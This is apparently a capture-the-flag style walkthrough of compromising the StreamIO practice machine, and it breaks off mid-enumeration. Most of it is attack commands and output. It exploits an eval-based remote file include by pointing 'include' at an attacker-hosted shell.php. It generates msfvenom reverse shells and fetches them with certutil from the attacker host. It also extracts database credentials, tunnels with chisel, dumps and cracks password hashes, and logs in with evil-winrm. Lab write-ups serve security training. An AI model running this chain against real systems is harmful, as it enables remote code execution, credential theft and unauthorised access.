→ % echo -n "PGgxPk1vdmllIG1hbmFnbWVudDwvaDE+DQo8P3BocA0KaWYoIWRlZmluZWQoJ2luY2x1ZGVkJykpDQoJZGllKCJPbmx5IGFjY2Vzc2FibGUgdGhy
ldGUgZnJvbSBtb3ZpZXMgd2hlcmUgaWQgPSAiLiRfUE9TVFsnbW92aWVfaWQnXTsNCiRyZXMgPSBzcWxzcnZfcXVlcnkoJGhhbmRsZSwgJHF1ZXJ5LCBhcnJheSgpL
dmllcyBvcmRlciBieSBtb3ZpZSI7DQokcmVzID0gc3Fsc3J2X3F1ZXJ5KCRoYW5kbGUsICRxdWVyeSwgYXJyYXkoKSwgYXJyYXkoIlNjcm9sbGFibGUiPT4iYnVmZm
ykpDQp7DQo/Pg0KDQo8ZGl2Pg0KCTxkaXYgY2xhc3M9ImZvcm0tY29udHJvbCIgc3R5bGU9ImhlaWdodDogM3JlbTsiPg0KCQk8aDQgc3R5bGU9ImZsb2F0OmxlZn
FkZGluZy1yaWdodDogMjVweDsiPg0KCQkJPGZvcm0gbWV0aG9kPSJQT1NUIiBhY3Rpb249Ij9tb3ZpZT0iPg0KCQkJCTxpbnB1dCB0eXBlPSJoaWRkZW4iIG5hbWU9
1Ym1pdCIgY2xhc3M9ImJ0biBidG4tc20gYnRuLXByaW1hcnkiIHZhbHVlPSJEZWxldGUiPg0KCQkJPC9mb3JtPg0KCQk8L2Rpdj4NCgk8L2Rpdj4NCjwvZGl2Pg0KP
PD9waHANCmlmKCFkZWZpbmVkKCdpbmNsdWRlZCcpKQ0KCWRpZSgiT25seSBhY2Nlc3NhYmxlIHRocm91Z2ggaW5jbHVkZXMiKTsNCiRxdWVyeSA9ICJzZWxlY3QgKi
XVlcnksIGFycmF5KCksIGFycmF5KCJTY3JvbGxhYmxlIj0+ImJ1ZmZlcmVkIikpOw0KaWYoaXNzZXQoJF9QT1NUWydzdGFmZl9pZCddKSkNCnsNCj8+DQo8ZGl2IGN
w/cGhwDQp9DQokcXVlcnkgPSAic2VsZWN0ICogZnJvbSB1c2VycyB3aGVyZSBpc19zdGFmZiA9IDEiOw0KJHJlcyA9IHNxbHNydl9xdWVyeSgkaGFuZGxlLCAkcXV
ydl9mZXRjaF9hcnJheSgkcmVzLCBTUUxTUlZfRkVUQ0hfQVNTT0MpKQ0Kew0KPz4NCg0KPGRpdj4NCgk8ZGl2IGNsYXNzPSJmb3JtLWNvbnRyb2wiIHN0eWxlPSJoZ
ZSddOyA/PjwvaDQ+DQoJCTxkaXYgc3R5bGU9ImZsb2F0OnJpZ2h0O3BhZGRpbmctcmlnaHQ6IDI1cHg7Ij4NCgkJCTxmb3JtIG1ldGhvZD0iUE9TVCI+DQoJCQkJPC
D8+Ij4NCgkJCQk8aW5wdXQgdHlwZT0ic3VibWl0IiBjbGFzcz0iYnRuIGJ0bi1zbSBidG4tcHJpbWFyeSIgdmFsdWU9IkRlbGV0ZSI+DQoJCQk8L2Zvcm0+DQoJCTw
gxPlVzZXIgbWFuYWdtZW50PC9oMT4NCjw/cGhwDQppZighZGVmaW5lZCgnaW5jbHVkZWQnKSkNCglkaWUoIk9ubHkgYWNjZXNzYWJsZSB0aHJvdWdoIGluY2x1ZGVz
gd2hlcmUgaXNfc3RhZmYgPSAwIGFuZCBpZCA9ICIuJF9QT1NUWyd1c2VyX2lkJ107DQokcmVzID0gc3Fsc3J2X3F1ZXJ5KCRoYW5kbGUsICRxdWVyeSwgYXJyYXkoK
c2VycyB3aGVyZSBpc19zdGFmZiA9IDAiOw0KJHJlcyA9IHNxbHNydl9xdWVyeSgkaGFuZGxlLCAkcXVlcnksIGFycmF5KCksIGFycmF5KCJTY3JvbGxhYmxlIj0+Im
VNTT0MpKQ0Kew0KPz4NCg0KPGRpdj4NCgk8ZGl2IGNsYXNzPSJmb3JtLWNvbnRyb2wiIHN0eWxlPSJoZWlnaHQ6IDNyZW07Ij4NCgkJPGg0IHN0eWxlPSJmbG9hdDp
JpZ2h0O3BhZGRpbmctcmlnaHQ6IDI1cHg7Ij4NCgkJCTxmb3JtIG1ldGhvZD0iUE9TVCI+DQoJCQkJPGlucHV0IHR5cGU9ImhpZGRlbiIgbmFtZT0idXNlcl9pZCIg
zPSJidG4gYnRuLXNtIGJ0bi1wcmltYXJ5IiB2YWx1ZT0iRGVsZXRlIj4NCgkJCTwvZm9ybT4NCgkJPC9kaXY+DQoJPC9kaXY+DQo8L2Rpdj4NCjw/cGhwDQp9ICMg
Y2x1ZGUiIGhpZGRlbj4NCjwvZm9ybT4NCjw/cGhwDQppZihpc3NldCgkX1BPU1RbJ2luY2x1ZGUnXSkpDQp7DQppZigkX1BPU1RbJ2luY2x1ZGUnXSAhPT0gImluZC
G8oIiAtLS0tIEVSUk9SIC0tLS0gIik7DQp9DQo/Pg==" | base64 -d > master.php

ghost@localhost [01:21:55] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio] [master *]
→ % head master.php
<h1>Movie managment</h1>
<?php
if(!defined('included'))
        die("Only accessable through includes");
if(isset($_POST['movie_id']))
{
$query = "delete from movies where id = ".$_POST['movie_id'];
$res = sqlsrv_query($handle, $query, array(), array("Scrollable"=>"buffered"));
}
$query = "select * from movies order by movie";
```

The following code at the bottom is interesting.

```php
<?php
if(isset($_POST['include']))
{
if($_POST['include'] !== "index.php" )
eval(file_get_contents($_POST['include']));
else
echo(" ---- ERROR ---- ");
}
?>
```

If it is a *POST* and not *index.php* it will execute *file_get_contents*.

I am going to test with the following.

```php
<?php
    echo "Hello World";
?>
```

/?debug=master.php (RFI)

I use *Burpsuite* as following and receives a call.

Request

Pretty Raw Hex

```
1  POST /admin/?debug=master.php HTTP/2
2  Host: streamio.htb
3  Cookie: PHPSESSID=o3dm2ln03bd179jgl51dd3f6pq
4  Cache-Control: max-age=0
5  Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
6  Sec-Ch-Ua-Mobile: ?0
7  Sec-Ch-Ua-Platform: "Linux"
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
17 Content-Type: application/x-www-form-urlencoded
18 Content-Length: 33
19
20 include=http://10.10.14.5/shell.php
```

```
ghost@localhost [01:22:11] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio] [master *]
→ % python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.158 - - [14/Jan/2023 01:48:13] "GET /shell.php HTTP/1.0" 200 -
```

I generate reverse shell with *msfvenom*.

```
ghost@localhost [01:52:09] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio] [master *]
→ % msfvenom -p php/reverse_php LHOST=10.10.14.5 LPORT=80 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 3048 bytes
```

Now I execute again and receives a shell.

Request

Pretty Raw Hex

```
1  POST /admin/?debug=master.php HTTP/2
2  Host: streamio.htb
3  Cookie: PHPSESSID=o3dm2ln03bd179jgl51dd3f6pq
4  Cache-Control: max-age=0
5  Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
6  Sec-Ch-Ua-Mobile: ?0
7  Sec-Ch-Ua-Platform: "Linux"
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
17 Content-Type: application/x-www-form-urlencoded
18 Content-Length: 35
19
20 include=http://10.10.14.5:443/shell.php
```

```
ghost@localhost [01:53:26] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio] [master *]
→ % python3 -m http.server 443
Serving HTTP on 0.0.0.0 port 443 (http://0.0.0.0:443/) ...
10.10.11.158 - - [14/Jan/2023 01:54:05] "GET /shell.php HTTP/1.0" 200 -
```

```
ghost@localhost [01:53:36] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio] [master *]
→ % nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.158] 57939

whoami
streamio\yoshihide
```

Proper shell

PHP shell is not very great. So I generate a Windows shell payload.

```
ghost@localhost [01:56:25] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio] [master *]
→ % msfvenom -p windows/shell_reverse_tcp -f exe LHOST=tun0 LPORT=80 > ghost.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

Then I download and execute again to get proper shell.

```
cd C:\Windows\Temp
dir
 Volume in drive C has no label.
 Volume Serial Number is A381-2B63

 Directory of C:\Windows\Temp

01/13/2023  04:45 PM    <DIR>          .
01/13/2023  04:45 PM    <DIR>          ..
01/13/2023  04:48 PM            50,941 PHP72x64ForIISExpress_errors.log
01/13/2023  04:10 PM                24 sess_ev6li16jjnnbgrqmpj4td25ub5
01/13/2023  04:14 PM                24 sess_m91510qqh1okpu276ec2tj5ss3
01/13/2023  04:56 PM                24 sess_o3dm2ln03bd179jgl51dd3f6pq
01/13/2023  04:43 PM                24 sess_t453lb213h7trh4936f03aqocp
01/13/2023  01:33 PM               102 silconfig.log
01/13/2023  01:32 PM    <DIR>          vmware-SYSTEM
06/06/2022  10:19 AM           141,448 vmware-vmsvc-SYSTEM.log
06/06/2022  09:51 AM               635 vmware-vmtoolsd-martin.log
01/13/2023  01:32 PM               742 vmware-vmtoolsd-SYSTEM.log
06/06/2022  10:19 AM            27,871 vmware-vmusr-martin.log
01/13/2023  01:32 PM               721 vmware-vmvss-SYSTEM.log
              11 File(s)        222,556 bytes
               3 Dir(s)   7,078,137,856 bytes free

certutil -urlcache -f http://10.10.14.5/ghost.exe ghost.exe
****  Online  ****
CertUtil: -URLCache command FAILED: 0x80072ee4 (WinHttp: 12004 ERROR_WINHTTP_INTERNAL_ERROR)
CertUtil: An internal error occurred in the Microsoft Windows HTTP Services
certutil -urlcache -f http://10.10.14.5:443/ghost.exe ghost.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
.\ghost.exe
```

```
ghost@localhost [01:56:46] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio] [master *]
→ % nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.158] 57961
Microsoft Windows [Version 10.0.17763.2928]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\Temp>
```

0x3 Foothold

basic enumeration

```
C:\Users>whoami /all
whoami /all

USER INFORMATION
----------------

User Name          SID
================== ============================================
streamio\yoshihide S-1-5-21-1470860369-1569627196-4264678630-1107


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ===============================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label           S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

ERROR: Unable to get user claims information.
```

The user is not in *Remote Management*, that's why I was not able to do *evil-winrm*.

I check what users exists.

```
C:\Users>net user /domain
net user /domain

User accounts for \\DC

-------------------------------------------------------------------------------
Administrator            Guest                    JDgodd
krbtgt                   Martin                   nikk37
yoshihide
The command completed successfully.
```

Download tools

So I download some essential tools for enumeration.

- SharpHound
- Winpeas

- Rubeus

```
C:\Windows\Temp>certutil -urlcache -f http://10.10.14.5/winpeas.exe winpeas.exe
certutil -urlcache -f http://10.10.14.5/winpeas.exe winpeas.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Windows\Temp>certutil -urlcache -f http://10.10.14.5/ad/Rubeus.exe Rubeus.exe
certutil -urlcache -f http://10.10.14.5/ad/Rubeus.exe Rubeus.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Windows\Temp>certutil -urlcache -f http://10.10.14.5/ad/SharpHound.exe SharpHound.exe
certutil -urlcache -f http://10.10.14.5/ad/SharpHound.exe SharpHound.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
```

Then I run them to get some basic information.

```
C:\Windows\Temp>.\SharpHound.exe
.\SharpHound.exe
2023-01-13T17:07:49.3884794-08:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2023-01-13T17:07:49.5134671-08:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Conta
iner, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-01-13T17:07:49.5447366-08:00|INFORMATION|Initializing SharpHound at 5:07 PM on 1/13/2023
2023-01-13T17:07:49.7009576-08:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps
, DCOM, SPNTargets, PSRemote
2023-01-13T17:07:49.8728537-08:00|INFORMATION|Beginning LDAP search for streamIO.htb
2023-01-13T17:07:49.9043134-08:00|INFORMATION|Producer has finished, closing LDAP channel
2023-01-13T17:07:49.9043134-08:00|INFORMATION|LDAP channel closed, waiting for consumers
2023-01-13T17:08:20.6118735-08:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 35 MB RAM
2023-01-13T17:08:39.1604500-08:00|INFORMATION|Consumers finished, closing output channel
2023-01-13T17:08:39.2073302-08:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2023-01-13T17:08:39.3635785-08:00|INFORMATION|Status: 97 objects finished (+97 1.979592)/s -- Using 42 MB RAM
2023-01-13T17:08:39.3635785-08:00|INFORMATION|Enumeration finished in 00:00:49.5028640
2023-01-13T17:08:39.4729676-08:00|INFORMATION|Saving cache with stats: 57 ID to type mappings.
 58 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2023-01-13T17:08:39.4885917-08:00|INFORMATION|SharpHound Enumeration Completed at 5:08 PM on 1/13/2023! Happy Graphing!

C:\Windows\Temp>.\winpeas.exe > yoshihide.winpeas.output
.\winpeas.exe > yoshihide.winpeas.output

C:\Windows\Temp>.\Rubeus.exe kerberoast /outfile:roast
.\Rubeus.exe kerberoast /outfile:roast


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : streamIO.htb
[*] Searching path 'LDAP://DC.streamIO.htb/DC=streamIO,DC=htb' for '(&(samAccountType=805306368)(servicePrincipalName=*)(
!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'
[X] No results returned by LDAP!
[X] LDAP query failed, try specifying more domain information or specific SPNs.

C:\Windows\Temp>
```

Copy SharpHound and Winpeas output to my machine.

file enumerations

I check *search.php* file from *watch.streamio.php* because that will contain database credential since it is talking to the database.

```
C:\inetpub\watch.streamio.htb>type search.php
type search.php
<?php
$search = strtolower($_POST['q']);

// sqlmap choker
$shitwords = ["/WAITFOR/i", "/vkBQ/i", "/CHARINDEX/i", "/ALL/i", "/SQUARE/i", "/ORDER/i", "/IF/i","/DELAY/i", "/NULL
foreach ($shitwords as $shitword) {
        if (preg_match( $shitword, $search )) {
                header("Location: https://watch.streamio.htb/blocked.php");
                die("blocked");
        }
}


# Query section
$connection = array("Database"=>"STREAMIO", "UID" => "db_user", "PWD" => 'B1@hB1@hB1@h');
$handle = sqlsrv_connect('(local)',$connection);
if (!isset($_POST['q']))
{
```

I found *db_user:B1@hB1@hB1@h*

Also from *regiter.php* from *streamio.php* I found another credential.

- db_admin
- B1@hx31234567890

database enumeration

Previously, I found other databases that might be useful for my case.
I use chisel for pivoting.

I confirm SQL server is listening at port 1433.

```
ghost@localhost [02:24:34] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio] [master *]
→ % cat yoshihide.winpeas.output | grep 1433
  TCP        0.0.0.0               1433          0.0.0.0               0               Listening         3
776             sqlservr
  TCP        [::]                                    1433          [::]
        0               Listening         3776            sqlservr

ghost@localhost [02:24:45] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio] [master *]
→ %
```

port forwarding with Chisel

```
C:\Windows\Temp>certutil -urlcache -f http://10.10.14.5:443/chisel.exe chisel.exe
certutil -urlcache -f http://10.10.14.5:443/chisel.exe chisel.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Windows\Temp>.\chisel.exe client 10.10.14.5:8000 R:127.0.0.1:1433
.\chisel.exe client 10.10.14.5:8000 R:127.0.0.1:1433
2023/01/13 17:57:05 client: Connecting to ws://10.10.14.5:8000
2023/01/13 17:57:08 client: Connected (Latency 411.3516ms)
```

```
ghost@localhost [02:55:10] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio] [master *]
→ % chisel server -p 8000 --reverse
2023/01/14 02:55:34 server: Reverse tunnelling enabled
2023/01/14 02:55:34 server: Fingerprint 3olCeU5K2rlpB6OHJK6CU962xkhrR3PTvEb76luvXlc=
2023/01/14 02:55:34 server: Listening on http://0.0.0.0:8000
2023/01/14 02:56:36 server: session#1: tun: proxy#R:1433⇒1433: Listening
```

sqsh access database

I use *db_admin* to access database I could not access previously.

```
ghost@localhost [03:03:41] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio] [master *]
→ % sqsh -S 127.0.0.1 -U 'db_admin' -P 'B1@hx31234567890' -D streamio_backup
sqsh-2.5.16.1 Copyright (C) 1995-2001 Scott C. Gray
Portions Copyright (C) 2004-2014 Michael Peppler and Martin Wesdorp
This is free software with ABSOLUTELY NO WARRANTY
For more information type '\warranty'
1> SELECT * FROM users;
2> go
 id
        username

        password

 -----------
        ------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------
        ------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------
           1
        nikk37

        389d14cb8e4e9b94b137deb1caf0612a

           2
        yoshihide

        b779ba15cedfd22a023c4d8bcf5f2332

           3
        James

        c660060492d9edcaa8332d89c99c9239

           4
        Theodore

        925e5408ecb67aea449373d668b7359e

           5
        Samantha

        083ffae904143c4796e464dac33c1f7d

           6
        Lauren

        08344b85b329d7efd611b7a7743e8a09

           7
        William

        d62be0dc82071bccc1322d64ec5b6c51

           8
        Sabrina

        f87d3c0d6c8fd686aacc6627f1f493a5


(8 rows affected)
1>
```


Found a new user I have not seen before

- *nikk37:389d14cb8e4e9b94b137deb1caf0612a*

I confirmed user existence on system with Kerbrute, and it exists.

```
ghost@localhost [03:07:12] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio] [master *]
→ % kerbrute --domain streamio.htb --dc 10.10.11.158 userenum users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 01/14/23 - Ronnie Flathers @ropnop

2023/01/14 03:07:13 >  Using KDC(s):
2023/01/14 03:07:13 >   10.10.11.158:88

2023/01/14 03:07:14 >  [+] VALID USERNAME:       nikk37@streamio.htb
2023/01/14 03:07:14 >  [+] VALID USERNAME:       yoshihide@streamio.htb
2023/01/14 03:07:14 >  Done! Tested 2 usernames (2 valid) in 0.402 seconds

ghost@localhost [03:07:14] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio] [master *]
→ %
```

I cracked the password with crackstation online.



It is *nikk37:get_dem_girls2@yahoo.com*.

Lateral movement (yoshihide → nikk37)

I access the user with *evil-winrm*.

```
ghost@localhost [03:10:12] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio] [master *]
→ % evil-winrm -i 10.10.11.158 -u nikk37 -p 'get_dem_girls2@yahoo.com'
zsh: /usr/local/bin/evil-winrm: bad interpreter: /usr/bin/ruby2.7: no such file or directory

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\nikk37\Documents>
```

user.txt flag

```
*Evil-WinRM* PS C:\Users\nikk37\Desktop> type user.txt
769311488755c653841193566b89381f
*Evil-WinRM* PS C:\Users\nikk37\Desktop> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : DC
   Primary Dns Suffix  . . . . . . . : streamIO.htb
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : streamIO.htb
                                       htb

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-B9-BD-72
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : dead:beef::211(Preferred)
   Lease Obtained. . . . . . . . . . : Friday, January 13, 2023 5:40:54 PM
   Lease Expires . . . . . . . . . . : Friday, January 13, 2023 7:10:53 PM
   IPv6 Address. . . . . . . . . . . : dead:beef::adce:ae97:21c9:4dbe(Preferred)
   Link-local IPv6 Address . . . . . : fe80::adce:ae97:21c9:4dbe%12(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.11.158(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:35eb%12
                                       10.10.10.2
   DHCPv6 IAID . . . . . . . . . . . : 117461078
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2B-53-C0-7C-00-50-56-B9-BD-72
   DNS Servers . . . . . . . . . . . : 127.0.0.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
   Connection-specific DNS Suffix Search List :
                                       htb
*Evil-WinRM* PS C:\Users\nikk37\Desktop>
```

basic enumeration

```
*Evil-WinRM* PS C:\Users\nikk37\Documents> whoami /all

USER INFORMATION
----------------

User Name       SID
=============== ============================================
streamio\nikk37 S-1-5-21-1470860369-1569627196-4264678630-1106


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label           S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```

winpeas (firefox password extraction)

I run *winpeas* and copy back to inspect.

```
*Evil-WinRM* PS C:\Users\nikk37\Desktop> net use Z: \\10.10.14.5\kali /user:kali kali
The command completed successfully.

*Evil-WinRM* PS C:\Users\nikk37\Desktop> copy Z:\winpeas.exe .
*Evil-WinRM* PS C:\Users\nikk37\Desktop> .\winpeas.exe > nikk37.winpeas.output

*Evil-WinRM* PS C:\Users\nikk37\Desktop>
*Evil-WinRM* PS C:\Users\nikk37\Desktop> copy nikk37.winpeas.output Z:\
*Evil-WinRM* PS C:\Users\nikk37\Desktop>
```

I found some hidden file.

```
ÉÍÍÍÍÍÍÍÍÍÍ¹ Searching hidden files or folders in C:\Users home (can be slow)

    C:\Users\All Users\Mozilla-1de4eec8-1241-4177-a864-e594e8d1fb38\updates\E7CF176E110C211B\updates\downloading\BIT3822.tmp
    C:\Users\All Users\Mozilla-1de4eec8-1241-4177-a864-e594e8d1fb38\updates\E7CF176E110C211B\updates\downloading\BIT2060.tmp
    C:\Users\All Users\ntuser.pol
    C:\Users\Default User
    C:\Users\Default
    C:\Users\All Users
```

Seems like Firefox is installed. So I check the Firefox profile.

```
*Evil-WinRM* PS C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles> cd br53rxeg.default-release
*Evil-WinRM* PS C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release> dir


    Directory: C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        2/22/2022   2:40 AM                bookmarkbackups
d-----        2/22/2022   2:40 AM                browser-extension-data
d-----        2/22/2022   2:41 AM                crashes
d-----        2/22/2022   2:42 AM                datareporting
d-----        2/22/2022   2:40 AM                minidumps
d-----        2/22/2022   2:42 AM                saved-telemetry-pings
d-----        2/22/2022   2:40 AM                security_state
d-----        2/22/2022   2:42 AM                sessionstore-backups
d-----        2/22/2022   2:40 AM                storage
-a----        2/22/2022   2:40 AM             24 addons.json
-a----        2/22/2022   2:42 AM           5189 addonStartup.json.lz4
-a----        2/22/2022   2:42 AM            310 AlternateServices.txt
-a----        2/22/2022   2:41 AM         229376 cert9.db
